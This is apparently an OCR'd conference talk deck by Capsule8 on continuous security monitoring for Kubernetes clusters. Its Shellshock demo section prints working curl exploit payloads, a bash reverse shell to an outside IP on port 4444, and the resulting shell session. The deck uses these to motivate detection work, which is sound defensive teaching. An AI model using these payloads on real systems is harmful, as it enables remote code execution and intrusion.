Preventing Attacks at Scale

Dino Dai Zovi, Co-Founder/CTO @ Capsule8 (@dinodaizovi)
Traver Tischio, Infrastructure Lead @ Capsule8

Me: Breaker turned Builder

Breaking Security

- IDART, @stake, Bloomberg, Matasano, Trail of Bits
- Co-author *iOS Hacker's Handbook*, *Mac Hacker's Handbook*, *The Art of Software Security Testing*
- Frequent presenter at BlackHat on understanding attack techniques

Building Security

- Two Sigma Investments, Square
- Capsule8: Building the industry's only real-time attack disruption platform purpose-built for cloud native environments

Cybersecurity Skills Shortage

2 million

global shortage of cybersecurity professionals by 2019

84%

of organizations believe that half or fewer of applicants for open security jobs are qualified

53%

of organizations experience delays as long as 6 months to find qualified security candidates

3x rate

of cybersecurity job growth vs. IT jobs overall 2010-2014

Operations: Scaling with bodies vs. software


Servers Per Employee (Timothy Chou, 2013)

Average company

0.1 - 0.4 : 1

Facebook


30:1



Google

50:1

How did they achieve this scale? By treating operations like a software problem.


SOFTWARE
ATE MY
WORLD!
@gapingvoid

Takeaways from this Talk

- "You build it, you run it." (Werner Vogels)
  - “You build it, you (help) secure it.”
  - Security can only scale with shared responsibility
- Doesn’t require Ph.D. in Defense against Dark Arts
- Learn how to build a continuous security pipeline in cloud-native environments
- Understand how principles of SRE/DevOps apply to Security

Background

Related Work

Trusting Mobile Clients with Remote Attestation @ Square

- Server-driven detection of tampered app or device
- Millions of devices running thousands of firmware versions

Data mining for security @ Google

- Statistical (e.g. machine learning) => poor results for them
- Rule-based (e.g. expert system) => good results for them

Security Monitoring with eBPF @ Netflix

- Requirements: event-driven, lightweight, kernel-level inspection
- Settled on custom eBPF probes on linux trace events

Five Factors to Secure Systems

1. Response: We'll be ready to respond to the threat
2. Evidence: We can trace the threat's steps
3. Containment: The threat will have limited impact
4. Prevention: The threat isn't likely to occur
5. Elimination: Mitigation through innovation

Ryan McGeehan, "The 'five factors' used to secure systems"

SecDevOps?

DevSecOps?

DevOpsSec?

SecOps?

Continuous Security.

Continuous Security

Software-driven pipeline to securing systems

- Feedback cycle driven by security monitoring and attack testing
- Results prioritize prevention efforts
- Focus on reducing false positives and negatives iteratively

Doesn’t require having a dedicated security team

- Start small, and iterate quickly
- Work backwards from public breach post-mortems
  - The *Blockchain Graveyard* is a good place to start
  - Largest cause of death (1/3) was server breaches

Working Backwards

Server Breaches

We’re only going to talk about environments running Kubernetes today

Remote code/command execution vulnerabilities are prevalent

- Shellshock, ImageTragick, Apache Struts (Equifax), etc.
- Mad Gadget (Java deserialization vulnerabilities)

Other bad things can also happen in containers?

- SSH or other production shell "backdoor"
- Hot-patching a container in production

Hypothetical Data Breach Scenario

1. Attacker discovers that an exposed service is vulnerable to a remote command execute (RCE) vulnerability
2. Attacker exploits RCE vulnerability to execute shell commands within that container
3. Attacker escalates privileges within the cluster via weak RBAC configuration or internal services (Tiller)
4. Attacker establishes privileged persistence in cluster
5. Attacker moves laterally within cluster to achieve objectives

Shellshock (CVE-2014-6271)

Description:

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock.”

Exploiting Shellshock

```
argc is 0. argv is .

SERVER_SOFTWARE = Apache/2.2.22 (Ubuntu)
SERVER_NAME = localhost
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_PORT = 37417
REQUEST_METHOD = GET
HTTP_ACCEPT = */*
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/test-cgi
QUERY_STRING =
REMOTE_HOST =
REMOTE_ADDR = 127.0.0.1
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =

[dino@happyfunball:~/kubecon]$ curl -vH "Content-Type: () { :;}; id" http://localhost:37417/cgi-bin/test-cgi
*   Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 37417 (#0)
> GET /cgi-bin/test-cgi HTTP/1.1
> Host: localhost:37417
> User-Agent: curl/7.56.1
> Accept: */*
> Content-Type: () { :;}; id
>
```

Exploiting Shellshock

```
[dino@happyfunball:~/kubecon]$ ssh root@54.152.163.44
Last login: Thu Dec  7 12:18:15 2017 from 71.42.218.131

[root@ip-172-31-29-80:~]# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [52.14.12.220] port 4444 [tcp/krb524] accepted (family 2, sport 58952)
bash: no job control in this shell
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$ ls
ls
test-cgi
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$ hostname
hostname
capsule8-shellshock-2544638619-w98bx
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$ uname -a
uname -a
Linux capsule8-shellshock-2544638619-w98bx 3.10.0-514.10.2.el7.x86_64 #1 SMP Fri Mar 3 00:04:05 UTC 2017 x86_64 x86_64
x86_64 GNU/Linux
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$
```

```
$ curl -vH "Content-Type: () { :;};  /bin/sleep 2" http://localhost:37417/cgi-bin/test-cgi
*   Trying ::1...
* TCP_NODELAY set
* Connected to localhost (::1) port 37417 (#0)
> GET /cgi-bin/test-cgi HTTP/1.1
> Host: localhost:37417
> User-Agent: curl/7.56.1
> Accept: */*
> Content-Type: () { :;}; /bin/sleep 2
>
< HTTP/1.1 500 Internal Server Error
< Date: Thu, 07 Dec 2017 04:49:02 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 617
< Connection: close
< Content-Type: text/html; charset=iso-8859-1
<
```

```
$ curl -vH "Content-Type: () { :;}; /bin/bash -i >& /dev/tcp/54.152.163.44/4444 0>&1 "
http://localhost:37417/cgi-bin/test-cgi

*   Trying ::1...

* TCP_NODELAY set

* Connected to localhost (::1) port 37417 (#0)

> GET /cgi-bin/test-cgi HTTP/1.1

> Host: localhost:37417

> User-Agent: curl/7.56.1

> Accept: */*

> Content-Type:  () { :;}; /bin/bash -i >& /dev/tcp/54.152.163.44/4444 0>&1

>

< HTTP/1.1 500 Internal Server Error

< Date: Thu, 07 Dec 2017 04:49:02 GMT

< Server: Apache/2.2.22 (Ubuntu)

< Vary: Accept-Encoding

< Content-Length: 617

< Connection: close

< Content-Type: text/html; charset=iso-8859-1

<
```

```
[root@ip-172-31-29-80:~]# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [52.14.12.220] port 4444 [tcp/krb524] accepted (family 2, sport 58952)
bash: no job control in this shell
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$  ls
ls
test-cgi
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$  id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$  hostname
hostname
capsule8-shellshock-2544638619-w98bx
www-data@capsule8-shellshock-2544638619-w98bx:/usr/lib/cgi-bin$  uname -a
uname -a
Linux capsule8-shellshock-2544638619-w98bx 3.10.0-514.10.2.el7.x86_64 #1 SMP Fri Mar 3 00:04:05
UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```

Playing Along at Home with Shellshock

Get our sample vulnerable container on Docker Hub:

- https://hub.docker.com/r/getcapsule8/shellshock/

DONT EXPOSE ITS PORT, USE KUBECTL PORT FORWARDS

Kubernetes Privilege Escalation

- Kubernetes weak RBAC configuration
  - Can a running Pod deploy a new privileged Pod?
- Tiller (Helm) privilege escalation
  - Tiller does not require authentication/authorization
  - An attacker can use this to install a malicious Chart
- See “Attacking Kubernetes” turbo talk @ Kubernetes NYC
  - https://www.youtube.com/watch?v=9vuUr5UWKO0

Working Backwards from the Breach

- Need to monitor process execution within containers
  - Especially shells running in containers
- Need to monitor network connections within the cluster
  - Pods communicating with Kubernetes API Servers
  - Pods communicating with Tiller Service/Pod
  - Even attempted but unsuccessful connections are a good signal

Building a Continuous Security Pipeline


Strategy

1. Gain visibility into activity infrastructure
2. Enable investigation into past activity
3. Implement detections to generate alerts
4. Automate responses to alerts
5. Iterate


Continuous Security Pipeline Basics

- Events are sourced from various data sources
  - Existing data sources (e.g. logs) are great to start with
  - Sensors monitor chosen activity and generate Events
- Events are analyzed to generate Alerts
- Alerts are responded to automatically where possible
  - This is necessary to scale and should be default option
- Humans monitor alerts, investigate, tune sensors, and automate responses

High-Level Architecture



AWS Kinesis Firehose + Lambda for Detection



Event Sources

- Environment Monitoring
  - AWS CloudTrail for API activity
- Network Monitoring
  - AWS VPC Flow Logs for network activity
  - Ingress HTTP Logs
- System Monitoring
  - capsule8/capsule8
  - slackhq/go-audit
  - iovisor/gobpf
  - facebook/osquery
  - draios/sysdig

System Monitoring Goals

- What process, container, and pod performed a particular suspicious action?
- What else did it do?
  - e.g. Networking in same Pod or within the Kubernetes cluster
- Why did that process perform that suspicious action?
  - Where did that process come from?
  - Did a human run a shell in the container or did nginx?
- What commands were executed from a particular shell session?

System Monitoring Agents

	Event driven push vs. poll?	Lightweight monitoring?	Kernel-level inspection?	Kernel version independent?
capsule8	Y	Y	Y	Y
go-audit	Y	N	N	Y
gobpf	Y	Y	Y	N
osquery	N	N	N	Y
sysdig	Y	Y	N	N*

